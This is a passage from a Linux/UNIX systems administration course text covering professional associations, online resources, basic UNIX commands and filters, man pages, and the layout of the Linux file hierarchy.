Both SAGE and SAGE-AU have a presence on the WWW. The Professional Associations page on the 85321 Web site contains pointers to both.

The ACS

The ACS is the main professional computing society in Australia servicing people from all computing disciplines. The flavour of the ACS is much more business oriented than SAGE-AU.

The ACS is also moving towards some form of certification of computing professionals and some jobs may require ACS membership.

For more information refer to the ACS WWW page (http://www.acs.org.au/).

UNIX User groups

There are various UNIX user groups spread throughout the world. AUUG is the Australian UNIX Users Group and provides information of all types on both UNIX and Open Systems. Usenix was one of the first UNIX user groups anywhere and is based in the United States. The American SAGE group grew out of the Usenix Association.

Both Usenix (http://www.usenix.org/)and AUUG (http://www.auug.org.au/)have WWW sites. Both sites have copies of material from the associations' newsletters.

It should be noted that both user groups have gone beyond their original UNIX emphasis. This is especially true for Usenix which runs two important symposiums/conferences on Windows NT.

Useful books and magazines

When a new computing person asks a technical question a common response will be RTFM. RTFM stands for **R**ead **T**he **F**ine (and other words starting with f) **M**anual and implies that the person asking the question should go away and look at documentation for the answer.

Not long ago RTFM for a Systems Administrator meant reading the on-line man pages, some badly written manual from the vendor or maybe, if lucky, a Usenet newsgroup or two. Trying to find a book that explained how to use `cron` or how to set up NFS was a difficult task.

However the last couple of years has seen an explosion in the number of books and magazines that cover Systems Administration and related fields. The following pages contain pointers to a number of different bibliographies that list books that may be useful.

Bibliographies

UNIX, Systems Administration and related books.

The Resource Materials section for week 1, on the 85321 Web site and CD-ROM, has a collection of pointers to books useful for 85321 and Systems Administrators in general.

O'Reilly books

Over the last few years there has been an increase in the number of publishers producing UNIX, Systems Administration and network related texts. However one publisher has been in this game for quite some time and has earned a deserved reputation for producing quality books.

A standard component of the personal library for many Systems Administrators is a collection of O'Reilly books. For more information have a look at the O’Reilly Web site (http://www.ora.com/).

Magazines

There are now a wide range of magazines dealing with all sorts of Systems Administration related issues, including many covering Windows NT.

> **Magazines**
>
> The 85321 Web site contains pointers to related magazines under the Resource Materials section for week 1.

Internet resources

The Internet is by far the largest repository of information for computing people today. This is especially true when it comes to UNIX and Linux related material. UNIX was an essential part of the development of the Internet, while Linux could not have been developed without the ease of communication made possible by the Internet. If you have a question, a problem, need an update for some software, want a complete operating system or just want to have a laugh the Internet should be one of the first places you look as a Systems Administrator.

So what is out there that could be of use to you? You can find

- ♣ software
- ♣ discussion forums, and
- ♣ information.

Each of these is introduced in more detail in the following sections.

How to use the Internet

By this stage it is assumed that you should be a fairly competent user of the Internet, the World-Wide Web, email, Usenet news and other net based resources. If you are a little rusty or haven't been introduced to many of these tools there are a large number of tutorials on the Internet that provide a good introduction. A good list of these tutorials is held on the Yahoo site (http://www.yahoo.com/).

Software on the Internet

There is a large amount of "free" UNIX software available on the Internet. It should be remembered that no software is free. You may not pay anything to get the software but you still have to take the time to install it, learn how to use it and maintain it. Time is money.

GNU software (GNU is an acronym that stands for GNU's Not UNIX) is probably the best known "public-domain" software on the Internet. Much of the software, for example `ls cd` and the other basic commands, that comes with Linux is GNU software.

> **The GNU Manifesto**
>
> A copy of the GNU manifesto is available on the 85321 Web site and CD-ROM under the Resource Materials section for this week.

Discussion forums

Probably the biggest advantage the Internet provides is the ability for you to communicate with other people who are doing the same task. Systems Administration is often a lonely task where you are one of the few people, or the only one, doing the task. The ability to share the experience and knowledge of other people is a big benefit.

Major discussion forums on the net include

- Usenet news
- Mailing lists
- other discussion tools

Usenet news

> **An Introduction to Usenet News**
>
> If you require it the 85321 Web site and CD-ROM has a reading which provides an introduction to Usenet News.

Useful newsgroups

Some of the more useful newsgroups for this subject include

- `comp.os.linux.*`
  There are a large number of newsgroups under this heading discussing most Linux related topics.
- `comp.unix.*`
  Another large collection of newsgroups talking about UNIX in particular. Useful groups include `comp.unix.questions` for general UNIX questions and `comp.unix.admin` for Systems Administration type questions.
- `aus.computer.linux`
  An Australian Linux newsgroup.

http://www.linuxresources.com/online.html maintains a more detailed description and list of Linux newsgroups.

Exercises

2.1	There is a newsgroup called `comp.os.unix`. Like many newsgroups this group maintains an FAQ. Obtain the `comp.unix.questions` FAQ and answer the following questions - find out what the `rc` stands for when used in filenames such as `.cshrc /etc/rc.d/rc.inet1` - find out about the origins of the `GCOS` field in the `/etc/passwd` file

Mailing lists

For many people the quality of Usenet News has been declining as more and more people start using it. One of the common complaints is the high level of beginners and the high level of noise. Many experienced people are moving towards mailing lists as their primary source of information since they often are more focused and have a "better" collection of subscribers and contributors.

Mailing lists are also used by a number of different folk to distribute information. For example, vendors such as Sun and Hewlett Packard maintain mailing lists specific to their operating systems (Solaris and HP-UX). Professional associations such as SAGE-AU and SAGE also maintain mailing lists for specific purposes. In fact, many people believe the SAGE-AU mailing list to be the one of the best reasons for joining SAGE-AU as requests for assistance on this list are often answered within a few hours (or less).

Mailing lists

One good guide to all the mailing lists that are available is Liszt, mailing list directory (http://www.liszt.com/).
The UNIX Guru's Universe also maintains a directory of mailing lists related to Sys Admin.

Other Discussion Forums

There are also other forums that may be useful for Systems Administrators and make use of technology other than Usenet news or mailing lists. These forums often use IRC or Web-based chat facilities.

Information

World-Wide Web

There is a huge collection of resources for Systems Administration, UNIX and Linux. The resource materials page on the 85321 Web site contains pointers to some of them.

Anonymous FTP

A good Systems Administrator writes tools to help automate tasks. Most of the really good tools are freely available and can usually be found via anonymous FTP.

Internet based Linux resources

Linux would not have been possible without the Internet. The net provided the communications medium by which programmers from around the world could collaborate and work together to produce Linux. Consequently there is a huge collection of Internet based resources for Linux.

The Linux Documentation Project

The best place to start is the Linux Documentation Project (LDP). The aim of this project is to produce quality documentation to support the Linux community. The original LDP page is located at http://sunsite.unc.edu/mdw/linux.html.

A mirror of the LDP pages is maintained on the 85321 Web site and a copy of these pages can be found on the 85321 CD-ROM.

A major source of information which the LDP provides are the HOW-TOs. HOW-TOs are documents which explain how to perform specific tasks as diverse as how to install and use StarOffice (a commercial office suite that is available free, for evaluation) through to detailed information about how the Linux boot-prompt works.

The HOW-TOs should be the first place you look for specific Linux information. Copies are available from the LDP Web pages.

RedHat

This version of the text is written as a companion for RedHat Linux. As a result it will be a common requirement for you find out information specific to RedHat Linux. The best source on the Internet for this information is the RedHat site, http://www.redhat.com/. Most of you may have already referred to this site to find out about any of the errata for your version of RedHat.

Conclusions

If at anytime you are having difficulty solving a Systems Administration problem your first step should be to RTFM. The fine manual might take the form of a book, magazine, newsletter from a professional organisation, a newsgroup, mailing list or WWW page. If you need an answer to a question it is probably available from one of these sources.

Professional organisations for a Systems Administrator includes the ACS, SAGE-AU, SAGE, Usenix and AUUG. IN particular the SAGE groups are specific to Systems Administration.

Review Questions

2.1

Find a question from one of the Linux or UNIX newsgroups mentioned in this chapter. Post the question and your answer to your group's mailing list.

2.2

Examine the errata list for your version of RedHat Linux. Do any of these errata appear important to your system?

Chapter 3

Using UNIX

Introduction

A Systems Administrator not only has to look after the computers and the operating system, they also have to be the expert user (or at least a very knowledgeable user) of their systems. When other users have problems where do they go? The documentation? Online help facilities? No, they usually go to the Systems Administrator.

The following reading aims to start you on the road to becoming an expert UNIX user. Becoming a UNIX guru can only be achieved through a great deal of experience so it is important that you spend time using the commands introduced in this chapter.

Introductory UNIX

Basic UNIX

You will find an introduction to some very basic UNIX concepts under the Resource Materials section for week 2.

Exercises

3.1 What UNIX commands would you use to
- change to your home directory
- display the list of files in the current directory
- display `my name is fred` onto the screen
- copy the file `tmp.dat` from the current directory to the directory `data` underneath your home directory and after the file has been copied delete it

3.2 What will the following UNIX commands do? ***Don't execute a UNIX command if you aren't sure what it is going to do.*** In particular do not try to execute the first command below.

```
rmdir ~
cat /etc/passwd
ls ../../fred/doc/tmp
```

UNIX Commands are programs

The UNIX commands that have been introduced so far are stored on a UNIX computer as executable files. Most of the commands you will use in this chapter are stored in standard binary directories such as `/bin /usr/bin /usr/local/bin`. On a system running RedHat version 5.0 there are over 1000 different files in the directories `/bin`, `/usr/bin` and `/usr/sbin`. Which means over 1000 different commands.

vi

A major task of any user of a computer is editing text files. For a Systems Administrator of a UNIX system manipulation of text files is a common task due to many of the system configuration files being text files. The most common, screen-based UNIX editor is vi. The mention of `vi` sends shudders through the spines of some people, while other people love it with a passion. `vi is difficult to learn, however it is also an extremely powerful editor which can save a Systems Administrator a great deal of time.`

As you progress through this subject you will need an editor. `vi` is an anachronistic antique of an editor hated by most people. So why should you use it? Reasons include

- it is very powerful,
  How many editors do you know that can take the first 20 characters of every line in a file and swap them with the second set of 20 characters (something I've had to do)
- it is the only screen editor available on every UNIX system
- There will be times when a Systems Administrator cannot use a full screen editor. At times like this you must resort to single line editors like **`ed`** and **`ex`**. **`vi`** grew out of the `ex` editor and so uses many of the same commands. Learning and using these commands in **`vi`** can save you time later on.

As a result of all this it is strongly suggested that you use `vi` whereever possible in studying for this unit. Early on you will find using `vi` a hassle but sticking with it will be worthwhile in the end.

An introduction to `vi`

Linux comes with `vi` as standard. Most distributions also provide you with an option to install `vim`. `vim` is an improved version of `vi` that includes features like multiple levels of undo.

> **Using vi**
>
> Under the resource materials section for week 2 (on the 85321 CD-ROM and Web site) contains a number of resources to introduce you to vi including an introduction and a number of references.

UNIX commands

A UNIX system comes with hundreds of executable commands and programs (***it is quite easy to get to a count of 600 without really looking hard***). Typically each of these programs carries out a particular job and will usually have some obscure and obtuse name that means nothing to the uninitiated.

Philosophy of UNIX commands

There are no set rules about UNIX commands however there is a UNIX philosophy that is used by many of the commands.

- ♣ small is beautiful,
  UNIX provides the mechanisms to join commands together so commands should do one thing well.
- ♣ 10 percent of the work solves 90 percent of the problems,
  UNIX was never designed to solve all problems, it was designed to solve most requirements without too much hassle on the programmer's part.
- ♣ solve the problem, not the machine,
  Commands should ignore any machine specific information and be portable.
- ♣ solve at the right level, and you will only have to do it once.
  The key to UNIX problem solving is only to do it once e.g. pattern matching is only implemented once, in the shell, not in every command.

UNIX command format

UNIX commands use the following format

```
command_name -switches parameter_list
```

Component	Explanation
command_name	the name of the actual command, generally this is the name of the executable program that is the command
-switches	The - symbol is used to indicate a switch. A switch modifies the operation of a command.
parameter_list	the list of parameters (or arguments) that the command will operate on, could be 0, 1 or more parameters, parameters are separated by white space characters (space, TAB)

Table 3.1
UNIX command format

Example commands

- `ls -l`
  The switch `-l` is used to modify the action of the `ls` command so that it displays a long listing of each file.
- `ls -l /etc/passwd / /var`
  Commands can take multiple parameters.
- `ls -ld /etc/passwd / /var`
  Multiple switches can also be used.

> **Linux commands take multiple arguments**
>
> Unlike MS-DOS, UNIX commands can take multiple arguments.

Exercises

> 3.3 One of your users has created a file called `-tmp`? (The command `cat /etc/passwd > -tmp` will do it.) They want to get rid of it but can't. Why might the user have difficulty removing this file? How would you remove the file?

A command for everything

A fairly intelligent and experienced would be computer professional has just started using UNIX seriously (he was a student in the very first offering of this subject). He gets to a stage where he wants to change the name of some files.

Being an MS-DOS junkie from way back what command does he look for? The `rename` command of course. It doesn't work! "That's a bit silly!", he thinks, "You would think that UNIX would have a `rename` command."

It just so happens that this person has just completed a C programming subject in which one of the assignments was to write a `rename` command. So he spends the next day trying to write and compile this program. After much toil and trouble he succeeds and follows good administration policy and informs all the other students of this brand new wonderful program he has written. He goes into great detail on how to use the command and all the nice features it includes.

They all write back to tell him about the UNIX command `mv` (the move command) that is the UNIX command that is equivalent to `rename`.

The moral of the story

The moral of this story is that if you want to do something under UNIX, then chances are that there is already a command to do it. All you have to do is work out what it is.

Online help

UNIX comes with online help called **man pages**. Man pages are short references for commands and files on a UNIX system. They are not designed as a means to learn the commands.

The man pages are divided into different sections. Table 3.2 shows the sections that Linux uses. Different versions of Linux use slightly different sections.

Section number	Contents
1	user commands
2	system calls
3	Library functions
3c	standard C library
3s	standard I/O library
3m	arithmetic library
3f	Fortran library
3x	special libraries
4	special files
5	file formats
6	games
7	miscellaneous
8	administration and privileged commands

Table 3.2
Manual Page Sections

Using the manual pages

To examine the manual page for a particular command or file you use the `man` command. For example if you wanted to examine the man page for the `man` command you would execute the command `man man`.

Is there a man page for...

The command `man -k` *`keyword`* will search for all the manual pages that contain *`keyword`* in its synopsis. The commands `whatis` and `apropos` perform similar tasks.

Rather than search through all the manual pages Linux maintains a keyword database in the file `/usr/man/whatis`. If at any stage you add new manual pages you should rebuild this database using the `makewhatis` command.

If there is a file you wish to find out the purpose for you might want to try the `–f` option of the `man` command.

man page format

Each manual page is stored in its own file formatted (under Linux) using the `groff` command (which is the GNU version of nroff). The files can be located in a number of different directories with the main manual pages located under the `/usr/man` directory.

Under `/usr/man` you will find directories with names `man`*n* and `cat`*n*. The *n* is a number that indicates the section of the manual. The files in the `man` directories contain the `groff` input for each manual page. The files in the `cat` directories contain the output of the `groff` command for each manual page.

Generally when you use the `man` command the `groff` input is formatted and displayed on the screen. If space permits the output will be written into the appropriate `cat` directory.

Some UNIX commands

There are simply too many UNIX commands for this chapter to introduce all, or even most of them. The aim of the following is to show you some of the basic commands that are available. To find the remainder you will have to discover them for yourself. One method for becoming more familiar with the available commands is to

- ♣ look at the filenames in the `/bin /usr/bin /usr/local/bin` directories,
  These are the "binary" directories which contain the exectuable programs which are the UNIX commands.
- ♣ take the filename and look at the manual page
  Each of the commands will have a manual page which will explain what the command does and how you can use it.

The commands introduced in this table can be divided into categories based on their purpose

- ♣ identification commands,
  These commands identify the user or the system.
- ♣ simple commands,
  Perform some simple, non-specific task.
- ♣ filters.
  Filters take some input, modify it and then output it.

Command	Purpose	Command	Purpose
`date`	Display the current time and date	`who`	display who is currently on the computer
`banner`	Display a large banner	`cal`	display a calendar
`whoami`	Displays your current username	`cat`	display the contents of a file
`more` and `less`	Display the contents of a file a page at a time	`head`	display the first few lines of a file
`tail`	Display the last few lines of a file	`sort`	sort the content of a file into order
`uniq`	Remove duplicate lines from a file	`cut`	remove columns of characters from a file
`paste`	join columns of files together	`tr`	translate specific characters
`grep`	Display all lines in a file containing a patter	`wc`	count the number of characters, words and lines in a file

Table 3.3
Basic UNIX commands

Identification Commands

who

Displays a list of people currently logged onto the computer.

```
dinbig:/$ who
david    tty1     Feb  5 14:27
```

whoami

Displays who the computer thinks you are currently logged in as.

```
dinbig:/$ whoami
david
```

uname

Displays information about the operating system and the computer on which it is running

```
[david@beldin david]$ uname
Linux
[david@beldin david]$ uname -a
```

```
Linux beldin.cqu.edu.au 2.0.31 #1 Sun Nov 9 21:45:23 EST 1997 i586
unknown
```

Simple commands

The following commands are simple commands that perform one particular job that might be of use to you at some stage. There are many others you'll make use of.

Only simple examples of the commands will be shown below. Many of these commands have extra switches that allow them to perform other tasks. You will have to refer to the manual pages for the commands to find out this information.

date

Displays the current date and time according to the computer.

```
dinbig:/$ date
Thu Feb  8 16:57:05 EST 1996
```

banner

Creates a banner with supplied text.

```
dinbig:/$ banner -w30 a
          ##
        ######  ##
       ##    ## ###
        #    #     #
        ##  ##   ##
       ###########
       ##
```

cal

Display a calendar for a specific month. (The Linux version might not work).

```
bash$ cal 1 1996
   January 1996
 S  M Tu  W Th  F  S
    1  2  3  4  5  6
 7  8  9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30 31
```

Filters

Filters are UNIX commands that take input or the contents of a file, modify that content and then display the result on output. Later on in this chapter you will be shown how you can combine these filters together to manipulate text.

cat

The simplest filter. `cat` doesn't perform any modification on the information passed through it.

```
bash$ cat /etc/motd
Linux 1.2.13.
```

more and less

These filters display their input one page at a time. At the end of each page they pause and wait for the user to hit a key. `less` is a more complex filter and supports a number of other features. Refer to the `man` page for the commands for more information.

head and tail

`head` and `tail` allow you to view the first few lines or the last few lines of a file.

Examples

- `head chap1.html`
  Display the first 10 lines of chap1.html
- `tail chap1.html`
  display the last 10 lines of chap1.html
- `head -c 100 chap1.html`
  display the first 100 bytes of chap1.html
- `head -l 50 chap1.html`
  display the first 50 lines of chap1.html
- `tail -c 95 chap1.html`
  display the last 100 bytes of chap1.html `sort`

sort

The `sort` command is used to sort data using a number of different criteria outlined in the following table.

Switch	Result
`-r`	sort in descending order (default is ascending)
`-n`	sort as numbers (default is as ASCII characters) When sorting numbers as numbers 100 is greater than 5. When sorting them as characters 5 is greater than 100.
`-u`	eliminate duplicate lines
`+`*`number`*`n`	skip *`number`* fields
`-t`*`character`*	specify *`character`* as the field delimiter

Table 3.4
Switches for the sort command

Examples

The following examples all work with the `/etc/passwd` file. `/etc/passwd` is the file that stores information about all the users of a UNIX machine. It is a text file with each line divided into 7 fields. Each field is separated by a `:` character. Use the `cat` command to view the contents of the file.

- `sort /etc/passwd`
  sort in order based on the whole line
- `sort -r /etc/passwd`
  reverse the order of the sort
- `sort +2n -t: /etc/passwd`
  sort on third field, where field delimiter is `:` (skip the first two fields)
- `sort +2n -t: -n /etc/passwd`
  same sort but treat the field as numbers not ASCII characters

uniq

`uniq` is used to find or remove and duplicate lines from a file and display what is left onto the screen. A duplicate to `uniq` is where **consecutive** lines match exactly. `sort` is often used to get the duplicate lines in a file into consecutive order before passing it to `uniq`. Passing a file from one command to another is achieved using I/O redirection which is explained in a later chapter.

Examples

- `uniq names`
  remove duplicate lines from `names` and display them on the screen
- `uniq names uniq.names`
  remove duplicates lines from `names` and put them into `uniq.names`
- `uniq -d names`
  display all duplicate lines

tr

Used to translate specified characters into other characters. `tr` is used in conjunction with I/O redirection which is explained in the next chapter. In the examples below the < character is an I/O redirection character.

Examples

- `tr a z < /etc/passwd`
  translate all `a`'s to `z's` in `/etc/passwd` and display on the screen
- `tr '[A-Z]' '[a-z]' < /etc/passwd`
  translate any character in between `A-Z` into the equivalent character between `a-z`. (make all upper-case characters lower case)
- `tr -d ' ' < /etc/passwd`
  delete any single space characters from the file

`cut`

Is used to "cut out" fields from a file. Try `cut -c5-10 /etc/passwd`. This will display all the characters between the 5th and 10th on every line of the file `/etc/passwd`. The following table explains some of the switches for `cut`

Switch	Purpose
`-c`*`RANGE`*	cut out the characters in *`RANGE`*
`-d`*`character`*	specify that the field delimiter is *`character`*
`-f`*`RANGE`*	cut out the fields in *`RANGE`*

Table 3.5
Switches for the `cut` command

`RANGE` used by the `-f` and `-c` switches can take the following forms

- ♣ *`number-`*
  get all from character or field *`number`* to the end of the line
- ♣ *`number-number2`*
  get all from character or field *`number`* to character or field *`number2`*
- ♣ *`number,number2`*
  get characters or fields *`number`* and *`number2`*

And combinations of the above.

Examples

- ♣ `cut -c1 /etc/passwd`
  get the first character from every line
- ♣ `cut -c1,5,10-20 /etc/passwd`
  get the first, fifth character and every character between 10 and 20
- ♣ `cut -d: -f2 /etc/passwd`
  get the second field
- ♣ `cut -d: -f3- /etc/passwd`
  get all fields from the third on

`paste`

This command performs the opposite task to `cut`. It puts lines back together.

Assume we have two files

```
names
george
fred
david
janet

addresses
55 Aim avenue
1005 Marks road
5 Thompson Street
43 Pedwell road
```

To put them back together we'd use the command

```
bash$ paste names addresses
george  55 Aim avenue
fred    1005 Marks road
david   5 Thompson Street
janet   43 Pedwell road
```

The two fields have been separated by a tab character. To use a different character you use the `-d switch.`

```
bash$ paste -d: names addresses
george:55 Aim avenue
fred:1005 Marks road
david:5 Thompson Street
janet:43 Pedwell road
```

To paste together lines from the same file you use the `-s switch.`

```
bash$  paste -s names
george  fred    david   janet
```

grep

`grep` stands for **G**lobal **R**egular **E**xpression **P**attern match. It is used to search a file for a particular pattern of characters.

♣ `grep david /etc/passwd`
display any line from `/etc/passwd` that contains david

To get the real power out of `grep` you need to be familiar with regular expressions which are discussed in more detail in a later chapter.

wc

Used to count the number of characters, words and lines in a file. By default it displays all three. Using the switches `-c -w -l` will display the number of characters, words and lines respectively.

```
bash$ wc /etc/passwd
  19      20     697 /etc/passwd
bash$ wc -c /etc/passwd
   697 /etc/passwd
bash$ wc -w /etc/passwd
   20 /etc/passwd
bash$ wc -l /etc/passwd
   19 /etc/passwd
```

For the following exercises create a file called `phone.book` that contains the following

```
george!2334234!55 Aim avenue
fred!343423!1005 Marks road
david!5838434!5 Thompson Street
janet!33343!43 Pedwell road
```

The field delimiter for this file is `!` and the fields are name, phone number, address.

Exercises

3.4	What command would you use to (assume you start from the original file for every question) 1. sort the file on the names 2. sort the file in descending order on phone number 3. display just the addresses 4. change all the `! characters to :` 5. display the first line from the file 6. display the line containing david's information `7.` What would effect would the following command have `paste -d: -s phone.book`

Getting more out of filters

The filters are a prime example of good UNIX commands. They do one job well and are designed to be chained together. To get the most out of filters you combine them together in long chains of commands. How this is achieved will be examined in a later chapter when the concept of I/O redirection is introduced.

I/O redirection allows you to count the number of people on your computer who have usernames starting with `d` by using the `grep` command to find all the lines in the `/etc/passwd` file that start with `d` and pass the output of that command to the `wc` command to count the number of matching lines that `grep` found.

How you do this will be explained next week.

Conclusions

In this chapter you have been provided a brief introduction to the philosophy and format of UNIX commands. In addition some simple commands have been introduced including

- account related commands
  `login passwd exit`
- file and directory manipulation commands
  `cd ls rm mv mkdir`
- some basic commands
  `date who banner cal`
- some filters
  `cat more less head tail sort uniq cut paste tr grep`

A Systems Administrator has to be a "guru". An expert user of their system. A Systems Administrator should not only to be able to get the most out of the system but also to be able to explain and assist other users.

Chapter 4

The File Hierarchy

Introduction

Why?

Like all good operating systems, UNIX allows you the privilege of storing information indefinitely (or at least until the next disk crash) in abstract data containers called files. The organisation, placement and usage of these files comes under the general umbrella of the file hierarchy. As a system administrator, you will need to be very familiar with the file hierarchy. You will use it on a day to day basis as you maintain the system, install software and manage user accounts.

At a first glance, the file hierarchy structure of a typical Linux host (we will use Linux for the basis of our discussion) may appear to have been devised by a demented genius who'd been remiss with their medication. Why, for example, does the root directory contain something like:

```
bin         etc         lost+found  root        usr
boot        home        mnt         sbin        var
dev         lib         proc        tmp
```

Why was it done like this?

Historically, the location of certain files and utilities has not always been standard (or fixed). This has lead to problems with development and upgrading between different "distributions" of Linux *[Linux is distributed from many sources, two major sources are the Slackware and Red Hat package sets]*. The Linux directory structure (or file hierarchy) was based on existing flavours of UNIX, but as it evolved, certain inconsistencies developed. These were often small things like the location (or placement) of certain configuration files, but it resulted in difficulties porting software from host to host.

To combat this, a file standard was developed. This is an evolving process, to date resulting in a fairly static model for the Linux file hierarchy. In this chapter, we will examine how the Linux file hierarchy is structured, how each component relates to the overall OS and why certain files are placed in certain locations.

Linux File System Standard

The location and purposes of files and directories on a Linux machine are defined by the Linux File Hierarchy Standard. The Resource Materials section of the 85321 Web site contains a pointer to it.

The important sections

The root of the problem

The top level of the Linux file hierarchy is referred to as the root (or /). The root directory typically contains several other directories including:

Directory	Contains
`bin/`	Required Boot-time binaries
`boot/`	Boot configuration files for the OS loader and kernel image
`dev/`	Device files
`etc/`	System configuration files and scripts
`home/`	User/Sub branch directories
`lib/`	Main OS shared libraries and kernel modules
`Lost+found/`	Storage directory for "recovered" files
`mnt/`	Temporary point to connect devices to
`proc/`	Pseudo directory structure containing information about the kernel, currently running processes and resource allocation
`root/`	Linux (non-standard) home directory for the root user. Alternate location being the / directory itself
`sbin/`	System administration binaries and tools
`tmp/`	Location of temporary files
`usr/`	Difficult to define - it contains almost everything else including local binaries, libraries, applications and packages (including X Windows)
`var/`	Variable data, usually machine specific. Includes spool directories for mail and news

Table 4.1
Major Directories

Generally, the root should not contain any additional files - it is considered bad form to create other directories off the root, nor should any other files be placed there.

Why `root`?

The name "root" is based on the analogous relationship between the UNIX files system structure and a tree! Quite simply, the file hierarchy is an inverted tree.

> I can personally never visiualise an upside down tree – what this phrase really means is that the "top" of the file heirarchy is at one point, like the root of a tree, the bottom is spread out, like the branches of a tree. This is probably a silly analogy because if you turn a tree upside down, you have lots of spreading roots, dirt and several thousand very unhappy worms!

Every part of the file system eventually can be traced back to one central point, the root. The concept of a "root" structure has now been (partially) adopted by other operating systems such as Windows NT. However, unlike other operatings systems, UNIX doesn't have any concept of "drives". While this will be explained in detail in a later chapter, it is important to be aware of the following:

The file system may be spread over several physical devices; different parts of the file heirarchy may exist on totally separate partitions, hard disks, CD-ROMs, network file system shares, floppy disks and other devices.

This separation is transparent to the file system heirarchy, user and applications.

Different "parts" of the file system will be "connected" (or mounted) at startup; other parts will be dynamically attached as required.

The remainder of this chapter examines some of the more important directory structures in the Linux file hierarchy.

Homes for users

Every user needs a home...

The `/home` directory structure contains the the home directories for most login-enabled users (some notable exceptions being the root user and (on some systems) the www/web user). While most small systems will contain user directories directly off the `/home` directory (for example, `/home/jamiesob`), on larger systems is common to subdivide the home structure based on classes (or groups) of users, for example:

```
/home/admin          # Administrators
/home/finance        # Finance users
/home/humanres       # Human Resource users
/home/mgr            # Managers
/home/staff          # Other people
```

Other homes?

`/root` is the home directory for the root user. If, for some strange reason, the `/root` directory doesn't exist, then the root user will be logged in in the `/` directory - this is actually the traditional location for root users.

There is some debate as to allowing the root user to have a special directory as their login point - this idea encourages the root user to set up their `.profile`, use "user" programs like `elm`, `tin` and `netscape` (programs which require a home directory in which to place certain configuration files) and generally use the root account as a beefed up user account. A system administrator should **never** use the root account for day to day user-type interaction; the root account should only be used for system administration purposes only.

> Be aware that you must be extremely careful when allowing a user to have a home directory in a location other than the `/home` branch. The problem occurs when you, as a system administrator, have to back-up the system - it is easy to miss a home directory if it isn't grouped with others in a common branch (like `/home`).

`/usr` and `/var`

And the difference is...

It is often slightly confusing to see that `/usr` and `/var` both contain similar directories:

```
/usr

 X11R6              games              libexec            src
bin                i486-linux-libc5   local              tmp
dict               include            man
doc                info               sbin
etc                lib                share

/var
catman    local     log       preserve  spool
lib       lock      nis       run       tmp
```

It becomes even more confusing when you start examining the the maze of links which intermingle the two major branches.

> Links are a way of referencing a file or directory by many names and many locations within the file hierarchy. They are effectively like "pointers" to files - think of them as like leaving a post-it note saying "see this file". Links will be explained in greater detail in the next chapter.

To put it simply, `/var` is for **VAR**iable data/files. `/usr` is for **USeR** accessible data, programs and libraries. Unfortunately, history has confused things - files which should have been placed in the `/usr` branch have been located in the `/var` branch and vice versa. Thus to "correct" things, a series of links have been put in place. Why the reason for the separation? Does it matter. The answer is: Yes, but No :)

Yes in the sense that the file standard dictates that the `/usr` branch should be able to be mounted (another way of saying "attached" to the file hierarchy - this will be covered in the next chapter) **READ ONLY** (thus can't contain variable data). The reasons for this are historical and came about because of something called NFS exporting.

> NFS exporting is the process of one machine (a server) "exporting" its copy of the `/usr` structure (and others) to the network for other systems to use.

If several systems were "sharing" the same `/usr` structure, it would not be a good idea for them all to be writing logs and variable data to the same area! It is also used because minimal installations of Linux can use the `/usr` branch directly from the CDROM (a read-only device).

However, it is "No" in the sense that:

- `/usr` is usually mounted READ-**WRITE**-EXECUTE on Linux systems anyway
- In the author's experience, exporting `/usr` READ-ONLY via NFS isn't entirely successful without making some very non-standard modifications to the file hierarchy!

The following are a few highlights of the `/var` and `/usr` directory branches:

/usr/local

All software that is installed on a system after the operating system package itself should be placed in the `/usr/local` directory. Binary files should be located in the `/usr/local/bin` (generally `/usr/local/bin` should be included in a user's `PATH` setting). By placing all installed software in this branch, it makes backups and upgrades of the system far easier - the system administrator can back-up and restore the entire `/usr/local` system with more ease than backing-up and restoring software packages from multiple branches (i.e.. `/usr/src`, `/usr/bin` etc.).

An example of a `/usr/local` directory is listed below:

```
bin       games     lib           rsynth          cern
man       sbin      volume-1.11   info
mpeg      speak     www           etc             java
netscape  src
```

As you can see, there are a few standard directories (`bin`, `lib` and `src`) as well as some that contain installed programs.

lib, include and src

Linux is a very popular platform for `C/C++`, `Java` and `Perl` program development. As we will discuss in later chapters, Linux also allows the system administrator to actually modify and recompile the kernel. Because of this, compilers, libraries and source directories are treated as "core" elements of the file hierarchy structure.

The `/usr` structure plays host to three important directories:

`/usr/include` holds most of the standard C/C++ header files - this directory will be referred to as the primary include directory in most Makefiles.

> Makefiles are special script-like files that are processed by the `make` program for the purposes of compiling, linking and building programs.

`/usr/lib` holds most static libraries as well as hosting subdirectories containing libraries for other (non `C/C++`) languages including `Perl` and `TCL`. It also plays host to configuration information for `ldconfig`.

`/usr/src` holds the source files for most packages installed on the system. This is traditionally the location for the Linux source directory (`/usr/src/linux`), for example:

```
linux          linux-2.0.31  redhat
```

> Unlike DOS/Windows based systems, most Linux programs usually come as source and are compiled and installed locally

/var/spool

This directory has the potential for causing a system administrator a bit of trouble as it is used to store (possibly) large volumes of temporary files associated with printing, mail and news. `/var/spool` may contain something like:

```
at          lp          lpd         mqueue      samba       uucppublic
cron        mail        rwho        uucp
```

In this case, there is a printer spool directory called `lp` (used for storing print request for the printer `lp`) and a `/var/spool/mail` directory that contains files for each user's incoming mail.

> Keep an eye on the space consumed by the files and directories found in `/var/spool`. If a device (like the printer) isn't working or a large volume of e-mail has been sent to the system, then much of the hard drive space can be quickly consumed by files stored in this location.

X Windows

X-Windows provides UNIX with a very flexible graphical user interface. Tracing the X Windows file hierarchy can be very tedious, especially when your are trying to locate a particular configuration file or trying to removed a stale lock file.

> A lock file is used to stop more than one instance of a program executing at once, a stale lock is a lock file that was not removed when a program terminated, thus stopping the same program from restarting again

Most of X Windows is located in the `/usr` structure, with some references made to it in the `/var` structure.

Typically, most of the action is in the `/usr/X11R6` directory (this is usually an alias or link to another directory depending on the release of X11 - the X Windows manager). This will contain:

```
bin       doc     include   lib      man
```

The main X Windows binaries are located in `/usr/X11R6/bin`. This may be accessed via an alias of `/usr/bin/X11` .

Configuration files for X Windows are located in `/usr/X11R6/lib`. To really confuse things, the X Windows configuration utility, `xf86config`, is located in `/usr/X11R6/bin`, while the configuration file it produces is located in `/etc/X11` (`XF86Config`)!

Because of this, it is often very difficult to get an "overall picture" of how X Windows is working - my best advice is read up on it before you start modifying (or developing with) it.

Bins

Which bin?

A very common mistake amongst first time UNIX users is to incorrectly assume that all "bin" directories contain temporary files or files marked for deletion. This misunderstanding comes about because:

- People associate the word "bin" with rubbish
- Some unfortunate GUI based operating systems use little icons of "trash cans" for the purposes of storing deleted/temporary files.

However, bin is short for binary - binary or executable files. There are four major bin directories (none of which should be used for storing junk files :)

